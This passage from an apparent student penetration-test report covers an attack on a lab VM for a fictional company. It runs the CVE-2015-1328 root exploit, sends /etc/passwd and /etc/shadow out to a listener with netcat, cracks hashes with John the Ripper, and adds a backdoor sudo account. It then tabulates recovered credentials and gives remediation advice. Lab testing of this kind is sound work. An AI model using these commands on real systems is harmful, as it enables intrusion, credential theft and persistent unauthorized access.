
Further exploration of the site led me to discover user information under the `metasploitable/drupal/users` directory, which included names, hashed passwords, email addresses, and other details.



- Name: metasploitable
- Pass (hashed): SCAMJot/KguQNdpUUNkECIS/7/7Yow3L5qjoPgUoEnXxLwqJwKf5E
- Mail: msfdev@metasploit.com

I attempted to log in to `/drupal` using the account and password, but despite efforts using Hydra and John the Ripper to crack the hashed password, I was ultimately unable to obtain the plaintext password.

In addition, while examining the `metasploitable/payroll/users` directory, I uncovered usernames, plaintext passwords, and salary information pertaining to Tiger Enterprises' employees. The permission levels associated with these accounts were not apparent, leaving their specific roles and access rights within VM U uncertain. Nonetheless, I successfully retrieved 15 sets of account credentials, complete with plaintext passwords, providing access to VM U.



2. Privilege Escalation via Exploit-DB

I attempted to gain root privileges via the exploit-DB resource after the ProFTPD 1.3.5 Mod_copy Command Execution and Drupal Coder Module RCE vulnerabilities, both of which

only provided www-data user access without root privileges, preventing access to `/etc/shadow` for user passwords. In pursuit of privilege escalation, I searched the Exploit-DB and identified an exploit (CVE-2015-1328 at https://www.exploit-db.com/exploits/37292) that could potentially facilitate the transition from an unprivileged www-data shell to a fully privileged root shell.

The exploit targets a flaw in Linux's OverlayFS filesystem, where permission checks are inadequately enforced during the copy-up process of files from the lower layer to the upper layer. This oversight could allow non-privileged users to copy files and retain their original ownership attributes in the upper directory, opening avenues for privilege escalation or unauthorized activities. As a preventive measure against such exploitation, system administrators could remove or blacklist the relevant kernel module, such as overlayfs.ko.

The specific steps I took were:

- `curl -o exploit.c https://www.exploit-db.com/download/37292`

  This command downloaded the file as `exploit.c`, which I then compiled with `gcc`:

- `gcc exploit.c`
- `./a.out`

  After executing, I was able to infiltrate VM U with root privileges.

```
www-data@TigerEnterprisesU:/tmp$ curl -o exploit.c https://www.exploit-db.com/download/37292
</tmp$ curl -o exploit.c https://www.exploit-db.com/download/37292
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  5119  100  5119    0     0   6149      0 --:--:--  --:--:--  --:--:--  6145
www-data@TigerEnterprisesU:/tmp$ gcc exploit.c
gcc exploit.c
www-data@TigerEnterprisesU:/tmp$ ./a.out
./a.out
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# whoami
whoami
root
# 
```

3. Post Privilege Escalation

Upon securing root access, my next objective was to acquire a comprehensive list of user accounts along with their plaintext passwords. To this end, I leveraged the Netcat utility on Kali, which I ran to listen on port 4567:

- `nc -l -p 4567 > passwd.txt`

From the exploit tab, which granted me shell access to VM U, I transmitted the contents of the /etc/passwd file to my listening Netcat session:

- `cat /etc/passwd | nc 192.168.116.129 4567`

Following this method, I similarly retrieved the contents of /etc/shadow. Upon inspecting the directory in Kali, I found the passwd.txt and shadow.txt files. I then combined these two files to prepare for password cracking:

- `unshadow passwd.txt shadow.txt > serverU_logins.txt`

With the combined file ready, I utilized John the Ripper, equipped with the extensive wordlist at `/usr/share/wordlists/rockyou.txt`, to decrypt the hashed passwords:

- `john --wordlist=/usr/share/wordlists/rockyou.txt --rules --format=md5crypt-long serverU_logins.txt`

The result was that I only managed to decrypt the password for the user “boba_fett”, which was “mandalorain1”, while the root password remained undecrypted.

```
┌──(ccccjone㉿kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt --rules --format=md5crypt-long serverU_logins.txt
Using default input encoding: UTF-8
Loaded 16 password hashes with 16 different salts (md5crypt-long, crypt(3) $1$ (and variants) [MD5 32/64])
Will run 12 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
mandalorian1     (boba_fett)
1g 0:01:23:04 7.79% (ETA: 13:17:17) 0.000200g/s 6365p/s 101460c/s 101460C/s leahjohn1..leahgacis1
1g 0:03:59:21 33.72% (ETA: 07:20:26) 0.000069g/s 6622p/s 101413c/s 101413C/s tiramuko0..tipzhard0
1g 0:04:16:20 36.35% (ETA: 07:15:50) 0.000065g/s 6621p/s 101258c/s 101258C/s agaudi...agatafilipova.
1g 0:04:40:59 41.10% (ETA: 06:54:20) 0.000059g/s 6620p/s 101071c/s 101071C/s lmv14..lmt08pr
1g 0:04:43:19 41.24% (ETA: 06:57:44) 0.000058g/s 6621p/s 101077c/s 101077C/s j900mt..j88m8l++l++4+vr
1g 0:05:28:54 52.09% (ETA: 06:02:08) 0.000050g/s 6614p/s 100721c/s 100721C/s azbballL..azasaureS
1g 0:05:31:34 52.79% (ETA: 05:58:47) 0.000050g/s 6613p/s 100695c/s 100695C/s 2sigurjon..2sigals
1g 0:05:31:37 52.79% (ETA: 05:58:48) 0.000050g/s 6613p/s 100695c/s 100695C/s 2rosfadil..2rosemumm
1g 0:05:31:40 52.80% (ETA: 05:58:50) 0.000050g/s 6613p/s 100695c/s 100695C/s 2powerblade..2pouliezos
1g 0:05:45:12 54.94% (ETA: 05:59:00) 0.000048g/s 6605p/s 100513c/s 100513C/s 4princesssammie..4princessprince
1g 0:05:45:15 54.95% (ETA: 05:59:02) 0.000048g/s 6604p/s 100512c/s 100512C/s 4poormelk..4poopyparry
1g 0:05:51:49 56.16% (ETA: 05:57:07) 0.000047g/s 6601p/s 100431c/s 100431C/s Phong2..Pandababy2
1g 0:06:54:44 66.82% (ETA: 05:51:23) 0.000040g/s 6608p/s 100329c/s 100329C/s Tequierounresto4..Tequierofran4
1g 0:09:48:07 DONE (2024-04-15 05:18) 0.000028g/s 6622p/s 100184c/s 100184C/s Aaaaasing..Aaaaaaaaaaaaing
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

To ascertain which users were granted sudo privileges, I executed the command `getent group sudo`. This revealed that, while `boba_fett` lacked sudo access, users `leia_organa`, `lnuke_skywalker`, and `han_solo` were indeed sudo users. Their passwords had been previously found in the payroll directory within the phpMyAdmin system.

```
# getent group sudo
getent group sudo
sudo:x:27:vagrant,leia_organa,luke_skywalker,han_solo
```

In addition, leveraging my root access, I proceeded to create a new user account with sudo privileges, which would have been more convenient if passwords were not stored in plaintext in the phpMyAdmin system. When in the root shell, I created a new user `finalproject` with the password `comp178` by running:

- `useradd -m -p $(openssl passwd -1 comp178) finalproject`

and then elevated this user to sudo privileges with:

- `usermod -aG sudo finalproject`

```
# usermod -aG sudo finalproject
usermod -aG sudo finalproject
# getent group sudo
getent group sudo
sudo:x:27:vagrant,leia_organa,luke_skywalker,han_solo,finalproject
#
```

Subsequently, I tested the login credentials of this newly created user on both Kali and VM U to verify successful privilege assignment:

```
┌──(ccccjone㉿kali)-[~]
└─$ ssh finalproject@192.168.116.131
The authenticity of host '192.168.116.131 (192.168.116.131)' can't be established.
ED25519 key fingerprint is SHA256:Rpy8shmBT8uIqZeMsZCG6N5gHXDNSWQ0tEgSgF7t/SM.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.116.131' (ED25519) to the list of known hosts.
finalproject@192.168.116.131's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/
Last login: Mon Apr 15 23:18:16 2024
$ whoami
finalproject
$ groups
finalproject sudo
$ 
```

```
Ubuntu 14.04 LTS TigerEnterprisesU tty1

TigerEnterprisesU login: finalproject
Password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

finalproject@TigerEnterprisesU:~$ sudo -l
[sudo] password for finalproject:
Matching Defaults entries for finalproject on TigerEnterprisesU:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User finalproject may run the following commands on TigerEnterprisesU:
    (ALL : ALL) ALL
finalproject@TigerEnterprisesU:~$ _
```

4. Summary of Username and Passwords

During the penetration test, I successfully acquired credentials for 16 user accounts. I established one of these accounts within the root shell and subsequently granted it sudo privileges. Among the other 15 accounts, three were determined to have sudo privileges.

Table 4

Identified Credentials with System Privileges

Username	Password	Sudo Group
finalproject	comp178	Yes
leia_organa	help_me_obiwan	Yes
luke_skywalker	like_my_father_beforeme	Yes

han_solo	nerf_herder	Yes
artoo_detoo	b00p_b33p	No
c_three_pio	Pr0t0c07	No
ben_kenobi	thats_no_m00n	No
darth_vader	Dark_syD3	No
anakin_skywalker	but_master:(	No
jarjar_blinks	mesah_p@ssw0rd	No
lando_calrissian	@dm1n1str8r	No
boba_fett	mandalorian1	No
jabba_hutt	my_kinda_skum	No
greedo	hanSh0tF1rst	No
chewbacca	rwaaaaawr8	No
kylo_ren	Daddy_Issues2	No

5. Recommendations

Based on the process of discovering usernames and passwords, I recommend that system administrators focus on the following cybersecurity issues:

Firstly, and most importantly, I believe passwords should not be stored in plaintext. During the process of acquiring login-related information, I was able to access the database server using the username and password stored in plaintext within the payroll_app.php file. Furthermore, I directly obtained the account names and plaintext passwords of 15 company employees from the database's payroll directory. If these passwords had been encrypted, each step of the penetration would have been significantly more challenging.

Secondly, since we were able to crack a user's password using John the Ripper, it's clear that there is a need for the company to regularly emphasize the importance of increasing password complexity and changing passwords periodically.

Additionally, system administrators should promptly identify and patch vulnerabilities, regularly update software to ensure version stability, and address vulnerabilities in a timely manner.

Conclusion

In concluding the penetration test conducted on Tiger Enterprises, Inc., significant security vulnerabilities were revealed, demonstrating a need for immediate and comprehensive security enhancements. The successful breaches achieved via ProFTPD 1.3.5 Mod_Copy Command Execution and Drupal Coder Module RCE highlight the urgency of addressing these weaknesses. Although initial access did not provide full root privileges, the ability to uncover a multitude of user credentials—alarmingly some in plaintext—raises concerns about the current state of security protocols.

The ability to escalate privileges to root, through the deployment of an exploit from the Exploit Database, indicates the system's susceptibility to known vulnerabilities, underscoring the necessity for timely updates and patch implementations. Moreover, reinforcing security awareness and practices among the administrative personnel through regular training is paramount.

The penetration test has provided a crucial snapshot of Tiger Enterprises' security stature. To protect their valuable data and fortify their IT framework's integrity, Tiger Enterprises must act swiftly to remediate the exposed vulnerabilities, adopting robust security measures to prevent future breaches.

Appendix: Vulnerability Scan Results

Appendix 1: OpenVAS Scan Results for Tiger Enterprises

Appendix 2: Nessus Scan Results for Tiger Enterprises